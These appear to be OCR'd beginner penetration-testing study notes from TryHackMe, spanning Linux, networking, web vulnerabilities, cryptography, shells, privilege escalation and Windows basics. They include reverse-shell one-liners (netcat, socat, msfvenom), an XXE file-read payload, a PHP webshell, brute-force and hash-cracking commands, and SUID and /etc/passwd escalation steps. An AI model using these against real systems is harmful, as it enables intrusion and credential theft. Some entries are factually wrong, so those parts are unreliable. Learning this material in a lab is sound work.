Try Hack Me → Complete Beginner Path

*Vulnerability Searching

→ Exploit DB (searchsploit command in kali)
→ NVD
→ CVE MITRE

Basic linux

ls → list
ls -a > all entries
ls -l > long list formate
cat > display content of file
touch > create a file

> ⇒ it is save output in a file (completely erase)
>> ⇒ append to file

chown > change owner
↳ (chown paradox:paradox file)
↳ change owner and group


↳ (chown paradox file)
↳ change owner

ssh > connect to ssh server
&& > seperate multiple command
& > run in background
$ > donate environment variable
export <varname>=<value>
↳ set environment variable

| > pipe operator
; > it work like && but does not require first command to run successfully

chmod > change permission of file
↳ chmod <permission> <file>

Digit	Meaning
1	This file can be executed
2	This file can be written to
3	This file can be executed and written to
4	This file can be read
5	This file can be read and executed
6	This file can be written to and read
7	This file can be read, written to and executed



rm > remove | mv > move | cp > copy
mkdir > make directory | ln > link | find > find file
grep > find data inside data | sudo > root | usermod > add user
| kill > kill a process

Shell script


#! /bin/bash } → shell
echo hello
echo whoami } → commands
whoami

Networking fundamental

OSI layer		TCP/IP layer	
7	Application	Application	4
6	Presentation		
5	Session		
4	Transport	Transport	3
3	Network	Internet	2
2	Data link	Network interface	1
1	Physical		

TCP connects using Syn/Ack connection

encapsulation



commands

ping → check connection (sends packets)
traceroute → trace which route a packet takes
whois → get site information (apt-get install whois or website)
dig → manually query recursive DNS server

DNS route

request → recursive → root → lower level servers (.com, .co.in ...) called Top-level domain

recursive ← if not in local cache


root ← if not in local cache

Authoritative name servers (store DNS record directly)

nmap → gather information about specific ip.

SMB → server message block protocol used for sharing access to file, printer, serial ports and other resources on network.

ports → 139 / 445



smb → windows , samba → open-source unix alternative

enumerating smb → enum4linux [options] ip

exploiting smb → smbclient // [IP] / [share]

tags

-U [name] : to specify user

-p [port] : to specify port

Telnet → connect and execute command on remote machine, no encryption, replaced by ssh.

command : telnet [IP] [port]

exploit telnet → can be exploited using backdoor
↳ create tcp listner
↳ tcpdump ip proto \# // icmp -i tun0
↳ metasploit (reverse shell)
↳ msfvenom -p cmd/unix/reverse_netcat
lhost = [local tun0 ip] lport = 4444 R
↳ create a netcat listning server on port 4444
↳ nc -lvp 4444

FTP → File transfer protocol, it uses two channels
↳ command → transfer command as well as their reply
↳ data → transfer data.

types of connection
↳ Active → client open port and listen, server connects
↳ passive → server opens a port and listen, client connect
it uses client-server model.

command :- ftp [ip]
exploit :- find username and bruteforce password.
↳ hydra -t 4 -l [user] -p [wordlist] -vV [ip] ftp

NFS → network file system allows a system to share directory and files over the network, files will be mounted on client computer. it uses RPC calls
parameters it can take
↳ The file handle
↳ Name of file
↳ User ID
↳ group ID

mount nfs : sudo mount -t nfs IP:share /mnt -nolock

exploiting → download a bash script "bash" ↳ link in Tryhackme network service 2


- chroot +s bash
- chroot +x bash
- chown root bash
- ./bash

setting SUID permission and executing

SMTP → simple mail transfer protocol handle sending of email. it work with POP / IMAP

↳ downloading mail box from server

↳ synchronise mailbox



exploit :- using metasploit

↳ enumerating : smtp_enum

↳ exploit & find something of value and exploit

bruteforce : → hydra -t 16 -l [user] -P [wordlist] -vV [IP] ssh

MySQL → it is relational database management system (rdbms) based on structured query language.

schema → in mysql a schema is synonymous with a database

enumeration → metasploit, or nmap script,
↳ mysql-sql ↳ mysql-enum

exploit : metasploit
↳ mysql_schemadump
↳ mysql_hashdump
↳ decrypt with john
john [file]

Web hacking fundamentals

HTML injection → it occures when unfiltered user input is displayed on the page. if a website fails to sanitise user input and that input is used on the page an attackers can inject HTML code.

eg:- <script>
function sayHi() {
const name = document.getElementById('name').value
document.getElementById("welcome-msg").innerHTML =
"welcome " + name

}

→ HTTPS is secured version of HTTP, it uses TLS encryption in order to communicate without:

other party being able to read data
other party being able to modify data

ports: HTTP → 80
HTTPS → 443

HTTP "verbs" also known as methods: (9 methods)
Get → request websites
post → send data to server

HTTP headers → information about requests, cookies are sent in the request headers.

Responses:

100 - 199 : information
200 - 299 : success (200 OK is the normal response of GET)
300 - 399 : redirects (information you want is elsewhere)
400 - 499 : client error
500 - 599 : server error

cookies: They are small bit of data that are stored in your browser.
↳ their most common uses are session management or advertising.
↳ they are normally sent with every HTTP request made to server.

↳ cookies are used because HTTP is stateless
↳ cookies can be broken down into:
  ↳ name (specify cookie)
  ↳ value (~~other~~ data)
  ↳ expiry date
  ↳ path

exploiting cookie: when you log in to a web application, normally you are given a session token. Stealing someones session token can often allow you to impersonate them.

↳ ~~so slowly store~~
↳ slowly Local Storage and Session storage are used instead.
  ↳ they are HTML5 features
  ↳ they are not sent with HTTP by default.

"curl": it will perform GET request on any url you supply

eg: curl --request GET http://[ip]:[port],
                ↳ or url

Burp Suite

↳ proxy - allows us to funnel traffic through burp suit.

↳ Target - How do we set the scope of our project. we ~~can~~ can also use this to create a sitemap of application.

↳ intruder - tool for everything from field fuzzing to credential stuffing and more.

↳ Repeater - repeat request that has previously been made

↳ Sequencer - Analyzes randomness present in parts of the web app which are intended to be ~~unpo~~ unpredictable. This is commonly used for testing session cookies.

↳ Decoder - allow us to perform various transformation on piece of data.

↳ Compare - compare different responses or other piece of data.

↳ Extender - allows us to add components.

↳ Scanner - Automated web vulnerability scanner that can highlight areas of the application for further manual investigation.

↳ By default burp suit ~~listens~~ listens on
↳ 127.0.0.1 : 8080
↳ ip ↳ port

Attack type (intruder):

↳ Sniper: this cycles through our selected position putting next available payload (from wordlist) in each position in turn. This uses only one set of payload.

↳ Battering Ram: puts every payload into every selected position. It uses single set of payload.

↳ Pitchfork: allow us to use multiple payload set and iterate through both payload set simultaneously

↳ Cluster bomb: allow us to use multiple payload set and iterate through all combinations of the payload list we provided.

↳ common analyzed item by sequencer

- ↳ Session tokens
- ↳ Anti-CSRF
- ↳ password reset token

OWASP Top 10

1. ↳ injection
2. ↳ Broken Authentication
3. ↳ Sensitive Data Exposure
4. ↳ XML external entity
5. ↳ Broken Access control
6. ↳ Security Misconfiguration
7. ↳ Cross Site scripting
8. ↳ insecure deserialization
9. ↳ Components with known vulnerabilities
10. ↳ insufficient logging & monitoring

↳ Injection : This flaw occur because user input is interpreted as actual commands or parameters by the application.

SQL injection : when user controlled input is passed to SQL queries.

using injection attacker can :

and

↳ Access, modify & delete information

↳ Execute Arbitrary system commands

main defence:

↳ use an allow list

↳ stripping input

command injection : it occures when server side code in web application makes a system call on the hosting machine.

↳ Attacker can spawn a reverse shell.

Blind command injection : when the system command made to server does not return the response to user in the HTML document.

Active command injection : when server returns the response to user in HTML document.

↳ Broken authentication

↳ common method to exploit

↳ brute force attack
↳ use of weak credentials
↳ weak session cookies

↳ ways to avoide

↳ enforce a strong password policy.
↳ to avoide bruteforce, ensure that application enforces an automatic lockdown of after certain no. of attempts.
↳ implement multifactor authentication.

↳ XML External Entity : it is a vulnerability that abuses features of XML parsers / data. It often allow an attacker to interact with any backend or external system that the application itself can access and can allow attacker to read the file on that system.

↳ can cause :

↳ Denial of service (DOS)
↳ Server-side request forgery (SSRF)
↳ port scanning
↳ remote code execution

Types :

↳ in-band : attacker can receive an immediate response to payload.
↳ out-of-bound : their is no immidiate response and attacker has to reflect the output of their payload to some other file.

↳ XML : extensible Markup language is a markup language that defines a set of rules for encoding documents that are both human readable and machine redable.

eg: <?xml version = "1.0" encoding = "UTF-8" ?> ← xml prolog
<mail>
<to> falcon </to>
<from> feast </feast>
<subject> About XXE </subject>
<text> Teach about XXE </text>
</mail>

↳ why XML

↳ it is platform and programming language independent.
↳ data stored and transported using XML can be changed at any point in time without affecting data presentation.
↳ XML allows validation using DTD and schema.
↳ it simplifies data sharing between systems.

↳ DTD in xml → Document type definition, it defines the structure and the legal element and attribute of XML document.

↳ XXE payload → changing the entity of XML doc.

eg: <?xml version = "1.0">
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>

↳ Cross-site scripting (XSS): it is a security vulnerability typically found in web application. It's a type of injection that can allow an attacker to execute malicious scripts and have it executed on a victim's machine.

↳ a web application is vulnerable to XSS if it uses unsanitized user input.

↳ XSS is possible in javascript, VBScript, Flash and CSS.

↳ Types of XSS:

↳ Stored XSS: (most dangerous) this is where malicious strings originates from website database. This often happenes when a website allow user input that is not sanitised when inserted into database.

↳ Reflected XSS: the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. An attacker needs to trick victim into clicking a URL.

↳ DOM-Based XSS: Document Object Model is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document and this document can either be displayed in the browsers window or as HTML source

(www.xss-payloads.com)

↳ insecure deserialisation : replacing data processed by an application with malicious code ; allowing anything from DoS to RCE.

↳ this malicious code leverages the legitimate serialization and deserialization process used by web applications.

↳ low exploitability , this exploit is only as dangerous as the attacker's skill permits , more so, the value of data exposed.

↳ any thing that store or fetch data where there are no validation or integrity checks in place for the data queried or retained are vulnerable.

↳ E-commerce site
↳ Forums
↳ API's
↳ Application Runtimes.
  ↳ Tomcat
  ↳ jenkis
  ↳ jboss etc.

↳ A prominent element of object oriented programming, objects are made up of two things:
  ↳ State
  ↳ Behaviour

↳ Serialization is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing or storage.

↳ insecure deserialization occurs when data from an untrusted party gets executed because their is no filtering or input validation; the system assumes that data is trust worthy and will execute it no holds barred.

↳ user logs:

  ↳ HTTP status code
  ↳ Time stamps
  ↳ User names
  ↳ API endpoints / page locations
  ↳ IP addresses

Upload Vulnerabilities

↳ It can lead to anything from relatively minor, nuisance problems to all the way upto full Remote Code Execution (RCE).

↳ Attacker can

↳ Overwrite existing files on a server
↳ Upload and execute shell on server
↳ Bypass client-side filtering
↳ Bypass various server-side filtering
↳ fooling content type validation checks.

reverse shell : pentest Monkey reverse shell (installed on kali)

↳ File type filtering :

↳ MIME validation : Multipurpose Internet Mail Extension types are used as identifiers for files -- originally when transfered as attachments over ~~m~~ email, but now also when files are being transfered over HTTP(s). The MIME type for file upload is attached in the header of request.

↳ Magic Number Validation : The magic number of file is a string of ~~Bites~~ bytes at the ~~start~~ very beginning of ~~file~~ file content which identify the content.

↳ File length filtering: prevent huge file from being uploaded to server via an upload form.

↳ File Name filtering: check for bad characters and already existing file.

↳ File content filtering: full scan of file content.

↳ Bypass Client-Side filtering:

- ↳ Turn off javascript
- ↳ Intercept and modify incoming page
- ↳ Intercept and modify the file uploaded
- ↳ Send file directly to upload point.

Cryptography

↳ Plaintext : data before encryption or hashing

↳ Encoding : it is just a form of data representation like base 64 or hexadecimal. ~~Imm~~ Immediately reversible.

↳ Hash : hash is the output of hash function.

↳ Brute force : Attacking cryptography by trying every different password or key.

↳ Cryptanalysis : Attacking cryptography by finding a weakness in underlying maths.

use of hashing :

↳ verify integrity
↳ verify password

↳ Rainbow Table : it is a lookup table for hashes.

↳ To protect agains rainbow table, we add a salt to the password. The salt is added to either end or start of password
↳ bcrypt and sha 512 crypt handle this automatically.

↳ unix password format : $format $rounds $salt $hash
↳ linux password clis : /etc/passwd (everyone), /etc/shadow (access by root)
↳ windows password : Stored in SAM, use NTLM

John
↳ ~~Thon~~ the ripper :

↳ Dictionary Attack :- use hashing algorithm to hash large numbers of texts and compare these hashes.

↳ install ~~thon~~ john (installed in kali)
↳ wordlist (kali : /usr/share/wordlists)
↳ cracking : john [options] [path to file]
- john --wordlist = [path to wordlist] [path to file]
  - ↳ --format = [format]
  - ↳ john --list = formats
  - ↳ john --show ~~[path to file]~~ --format=[format] [file]
    - ↳ show output
- ↳ use (.txt) file, extract rockyou.txt.gz

↳ NTHash / NTLM

↳ NThash is the hash format that modern windows operating system machines will store user and service passwords in. You can acquire NTHash/NTLM hashes by dumping the SAM database on windows machine.

↳ unshadow : ~~tool~~ tool for unshadowing linux passwd file.

↳ Single Crack Mode : if uses information provided in username to crack password.

Text file [username : [hash]]
↳ john --single --format=[format] [file]

↳ custom rules : /etc/john/john.conf
↳ [List.Rules:THM Rules] → name
↳ cAz"[0-9][!£$#%.@]" → rule

[option]
↳ zip file : zip2john [zipfile] > [output.txt]
↳ john --wordlist=[wordlist] [output.txt]

↳ rarfile : rar2john [rarfile] > [output.txt]
↳ john --wordlist=[wordlist] [output.txt]

↳ cracking ssh : ssh2john [id_rsa private key] > [output.txt]
↳ john --wordlist=[wordlist] output.txt.
↳ python /usr/share/john/ssh2john.py

↳ Encryption

↳ ciphertext : encrypted data, result of encrypting a plaintext

↳ cipher : A method of encrypting or decrypting data.

↳ key : some information that is needed to correctly decrypt the ~~cpp~~ ciphertext and obtain the plain text.

↳ passphrase : similar to password and used to protect a key.

↳ Asymmetric ~~Encry~~ Encryption : uses different key to encrypt and decrypt.

↳ symmetric Encryption : use same key to encrypt and decrypt.

↳ cryptography is used to protect confidentiality, ensure integrity, ensure authentiaty. Standards like PCI-DSS state that the data should be encrypted both at rest and while being transmitted

↳ do not encrypt password unless you are doing something like password manager. Password should not be stored in plain text and you should use hashing to manage them safely.

↳ RSA (Rivest Shamir Adleman)

↳ RSA is based on the mathematically difficult problem of working out the factor of large number. It's very quick to multiply two prime number together, but it's quite difficult to work out what two prime number multiply together to make a number

↳ Digital Signature

↳ They are the way to prove authenticity of files, to prove who created or modified them. Using asymmetric cryptography, you produce a signature with your private key and it can be verified using your public key.
The simplest form of digital signature would be encrypting the document with your private key and then if someone wanted to verify this signature they would decrypt it using your public key.

↳ certificates

↳ certificates are also a key use of public key cryptography, linked to digital signature. A common place they are used is for HTTPS.


Diffie Hellman Key Exchange

- Alice and Bob have secrets that they generate, let's call these A and B. They also have some common material that's public let's call this C.

- They combine their key to public material, to create

Alice : A + C = AC Bob : B + C = BC

- Exchange these generate keys



- They will take each other public component and combine their public key.

Alice : A + BC = ABC Bob : B + AC = BAC

ABC

- public elements can't be split.

↳ PGP

↳ 'Pretty good privacy' is a software that implements encryption, performing digital signing and more.

↳ GPG

'GnuPG' is open source implementation of PGP. With PGP/GPG private key can be protected with passphrases in a similar way to SSH private key. crack using (gpg2john)

↳ AES

↳ it is sometime called 'Rijndael' (creator)

↳ 'Advanced Encryption Standard', a replacement for DES (2021)

↳ NSA recommends using RSA-3072 or better for asymmetric encryption and AES-256 or better for symmetric encryption

Shells and Privilege Escalation

↳ Shell: they are interface to a cli

↳ linux → sh

↳ windows → powershell

↳ some tools to open reverse shell:

↳ netcat → banner grabbing, reverse shell, connect to remote ports. (unstable)

↳ included in many linux by default.

↳ socat → upgraded netcat

↳ Metasploit – multi/handler : The 'auxilary/multi/handler' module of metasploit framework is used to ~~recv~~ receive reverse shell. (stable)

↳ Msfvenom : it can generate payload for many different purposes.

↳ webshells located in kali: (/usr/share/webshells)

↳ Types of shell

↳ Reverse Shell : when target is force to execute code that connects back to your computer. you can use any tool to listen which would be used to receive the connection.

↳ Bind shell : when code executed on target is used to start a listner attached to a shell directly on the target

↳ Netcat

↳ Reverse shell : nc -lvnp <port-number> ← listner

↳ Bind shell : nc <target-ip> <choosen-port>

~~↳ these shells~~

↳ these shells are very unstable by default. They are non-interactive and often have strange formatting errors. This is due to netcat shell really being processes running inside terminal.

↳ stablize netcat shell

↳ Technique 1 : python

↳ 1. python -c 'import pty; pty.spawn ("/bin/bash")'
2. export TERM = xterm
3. background the shell using CTRL + Z

↳ Technique 2: rlwrap

↳ install rlwrap

↳ rlwrap nc -lvnp <port>

↳ Technique 3: socat

↳ Transfer socat static compiled binary to target machine.

↳ stty -a

↳ will give rows and columns columns.

↳ stty rows in reverse shell

↳ stty rows <rows>.

↳ stty cols <columns>.

↳ python servers : python3 -m http.server <port>

↳ socat

↳ Reverse shell : socat TCP-L:<port>

↳ windows : socat TCP:<local-port> EXEC:powershell.exe, Pipes

↳ linux : socat TCP:<Local-ip>:<Local-port> Exec:"bash -li

↳ Bind shell : socat TCP-L:<port> EXEC: "bash -li"

↳ windows: socat TCP-L:<port> EXEC:powershell.exe, pipes

↳ regardless of target : socat TCP:<Target-IP>:<Target port>.

↳ stable tty (linux) : socat TCP-L:<port> FILE: 'tty', raw, echo=0

↳ special listner (both machine have socat)

↳ socat TCP:<attacker ip>:<attacker port> EXEC:"bash -li", pty, stderr, sigint, setsid, sane

↳ socat encrypted shell

↳ Replace TCP with OPENSSL

↳ generate a certificate

↳ openssl req -newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt

↳ cat shell.key shell.crt > shell.pem

↳ listner: socat OPENSSL-LISTEN:<port>,cert=shell.pem,verify=0 -

↳ common shell payload

↳ execute a process on connection: nc -lvnp <port> -e /bin/bash

↳ reverse shell on target: nc -tmp<

↳ nc <Local ip> <port> -e /bin/bash

↳ this is not included in most version of netcat as it is ~~widely~~ widely seen to be very insecure.

↳ on linux: mkfifo /tmp/f ; nc -lvnp <port> < /tmp/f | /bin/sh > /tmp/f 2>&1 ; rm /tmp/f

(listen)

↳ mkfifo ....; nc <Local ip> <port> <.....

(reverse shell)


↳ Msfvenom : msfvenom -p <payload> <options>

↳ eg :- msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen IP> LPORT=<listen port>

↳ Types of reverse shell

↳ staged : staged payload are sent in two part. The first part is called stager. This is a piece of code which is executed directly on server itself. It connects to listner and download the actual payload.

↳ stageless : stageless payload are entirely self-contained in one piece of code which, when executed, send a shell back immediately to the waiting listner.



↳ payload naming convention : <os>/<arch>/<payload>

↳ eg : linux/x86/shell_reverse_tcp

↳ Metasploit Multi/handler

↳ msfconsole

↳ use multi/handler

↳ set values and set payload

↳ exploit -j => background

↳ to foreground a session "sessions <number>"

↳ Webshells

↳ sometimes due to some upload vulnerability in a website we can upload a reverse shell script or a webshell.

↳ webshell are script that run inside a webserver which execute code on server.

↳ basic php one liner : <? php echo "<pre>".shell_exec ($_GET["cmd"]) ."</pre>"; ?>

↳ Privilege escalation : it involves going from lower permission to higher permission.

↳ Things we can do :

↳ Reset password
↳ bypass access controls to compromise protected data
↳ edit software configuration
↳ enable persistence
↳ change privilege of users


↳ ~~Type of privilege escalation :~~

↳ ~~Horizontal~~

↳ Type of privilege escalation :

↳ Horizontal : you expand your reach by taking over different user who is on same privilege level

↳ Vertical: you attempt to gain higher privileges or access.



↳ Enumeration:

↳ LinEnum: it is a simple bash script that performs common commands related to privilege escalation

↳ Link: github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

~~↳ Getting LinEnum~~

↳ Getting LinEnum on target

↳ ① Cro to directory where you have local copy of LinEnum, start a python webserver and wget from target machine:

↳ python3 -m http.server 8000

↳ ② open text editor on target machine and copy content of LinEnum on target.

↳ Abusing SUID/GUID files : we can use SUID/GUID files to get super-user privileges.

↳ SUID Binary :- maximum number of bits that can be used to set permission for each user is 7 (read(4), write(2), execute(1)), when special permission is given to each user it become SUID or SGID. when extra bit "4" is set to user it becomes SUID and when bit "2" is set to group it become SGID.

↳ find / -perm -u=s -type f 2>/dev/null

↳ Exploiting writeable /etc/passwd

↳ /etc/passwd stores essential information required during login, it stores user account information.

↳ entry > test:x:0:0:root:/root:/bin/bash

- ↳ username
- ↳ group ID
- ↳ home directory
- ↳ shell

↳ password : 'x' indicate password is stored in /etc/shadow file

↳ User ID : 0 - root, 1-99 - other predefined account
100-999 - administrative and system accounts/groups

↳ user ID info : extra information such as username

↳ before adding password in /etc/passwd create it's hash by
  ↳ openssl passwd -1 -salt [salt] [password]
  ↳ eg for user → new, password → 123
    ↳ openssl passwd -1 -salt new 123

↳ escaping vi editor : if you are able to run vi as root
  ↳ :!sh

↳ exploiting crontab
  ↳ cat /etc/crontab → to check ~~crons~~ cronjobs
  ↳ Format:

#	m	h	dom	mon	dow	user	command
↓	↓	↓	↓	↓	↓	↓	↓
id	min	hour	day of month	month	day of week	user	command to run

  ↳ if you have write permission of executable file

↳ Exploit PATH Variable
  ↳ PATH is an environmental variable in linux and unix like system which specifies directories that hold executable programs. when the user run any ~~prog~~ program it searches for executable file with the help of path variable
    ↳ list PATH : echo $PATH
    ↳ change path variable to run a SUID binary.

Windows Fundamentals :

↳ Windows versions : 1, 2, 2.x, 3.x, 95, 98, NT, XP, Vista, 7, 8.x, 10

↳ windows server versions : 2003, 2008, 2012 / 2012 R2, 2016, 2019

↳ some windows files

↳ perflogs : store system issue and other reports regarding performance.

↳ program Files : location of installed program.

↳ users : user folder

↳ windows : code to run OS and some utilities.

↳ Permissions : file permissions can be applied to users and groups

↳ Full Control : allow the user / group / groups to set the ownership of the folder, set permissions for others, modify, read, write and execute file.

↳ Modify : allow the user / group / groups to modify, read, write and execute file

↳ Read and execute : allow the user / group / groups to read and execute file.

↳ List folder content: allow the user/group/groups to list the contents of folder.

↳ Read: allow the user/group/groups to read file.

↳ write: allow the user/group/groups to write data to specific folder.

↳ icacls: powershell command to check permission
  ↳ eg:- icacls C:\Important
  ↳ I → permission inherited from the parent container
  ↳ F → full access / full control
  ↳ M → modify right/access
  ↳ OI → object inherit
  ↳ IO → inherit only
  ↳ CI → container inherit
  ↳ RX → Read and execute
  ↳ AD → append data (add subdirectories)
  ↳ WD → write data and add files.

↳ Local authentication: it is done using local security authority (LSA). LSA is a protected subsystem that keeps track of the security policy and the accounts that are on computer system. It also maintains information about all aspects of local security on system.

↳ Authentication on 'On-Premise' Active Directory :

↳ It has a record of all users, PCs and servers and authenticates the users signing in (the network logon). Once signed in, Active directory also governs what the users are and are not allowed to do or access.

Authentication can be made using :

↳ NTML/NTML2 : it uses a challenge response sequence of messages between client and server system. It does not provide data integrity or data confidentiality protection for the authenticated network connection.

↳ LDAP/LDAPS : LDAPS support encryption and therefore credentials are not sent in plain text across the network. Domain controller can be considered a database of users, groups, computers and so on. Using LDAP/LDAPS the users workstation sends the credential using an API to domain controller in order to validate them to be able to log in.

↳ Kerberos : it uses symmetric-key cryptography and requires trusted third-party authorization to verify user identities.

↳ Open ID connect : it is an standard that app use to provide client application with access
it has ↳

↳ OpenID connect : it is an authentication standard built on top of OAuth 2.0. It adds an additional token called an ID token. It uses simple JSON web token (JWT). While OAuth 2.0 is all about resource access and sharing, OIDC is all about user authentication.

↳ Utility tools
↳ Built-in utility
↳ Computer Management
↳ Task scheduler : allow predefined actions to be automatically executed whenever certain conditions are met

↳ Event viewer : logs event that happen across device

↳ shared folders : shared between users or over network.

↳ Local users and computers : it can create users

↳ Performance monitor : monitors different activity across the devices such as CPU usage, memory usage etc.

↳ Disk Management : Manage disks

↳ Services & Applications : manage services.

↳ Local security policy : Local security policy is a group of settings that you can configure to strengthen the computers security.

↳ Disk cleanup : format disk

↳ command-line tools : CMD, Powershell, Windows Terminal

↳ CMD : command line interpreter for microsoft windows operating system used to automate various system related task using scripts and batch files.

↳ Powershell : it is mainly used to manage network and domain as well as computes and other device that are part of it. Powershell is a scripting language. Powershell can interprete batch command and powershell command.

↳ Windows Terminal : ~~Cmd~~ (external app)

↳ Registry Editor : Registry database stores many important operating system settings, we can edit it by regedit.

↳ Types of sewers : sewer is a piece of hardware or software equipment that provides functionality for other softwares or devices.

↳ Types :

↳ Domain Controller : in AD or AAD infrastructure it can control users, groups, restrict actions, improve security and many more of other computes and server.

↳ File server : it provides a way to share files across devices on network.

↳ Web server : it serves static or dynamic content to a web browser by loading a file from a disk and serving it across the network to a user's web browser.


↳ FTP server : Makes possible moving one or more files securely between computers while providing file security and organization as well as transfer control.

↳ Mail server : it moves and store mail over corporate networks and across the internet.

↳ Database server : it provides other computer with services related to accessing and retriving data from one or multiple database.

↳ Proxy server : it sits between a client program and an external server to filter requests, improve performance and share connections.

↳ Application server : They are usually used to connect the database server and users.



↳ Active directory basics

↳ Active directory : it is the directory service for window domain network. It is a collection of machines and servers connected inside of domain, that are collective part of bigger forest of domains, that make up active directory network.

↳ Active directory component :

- ↳ Domain Controllers
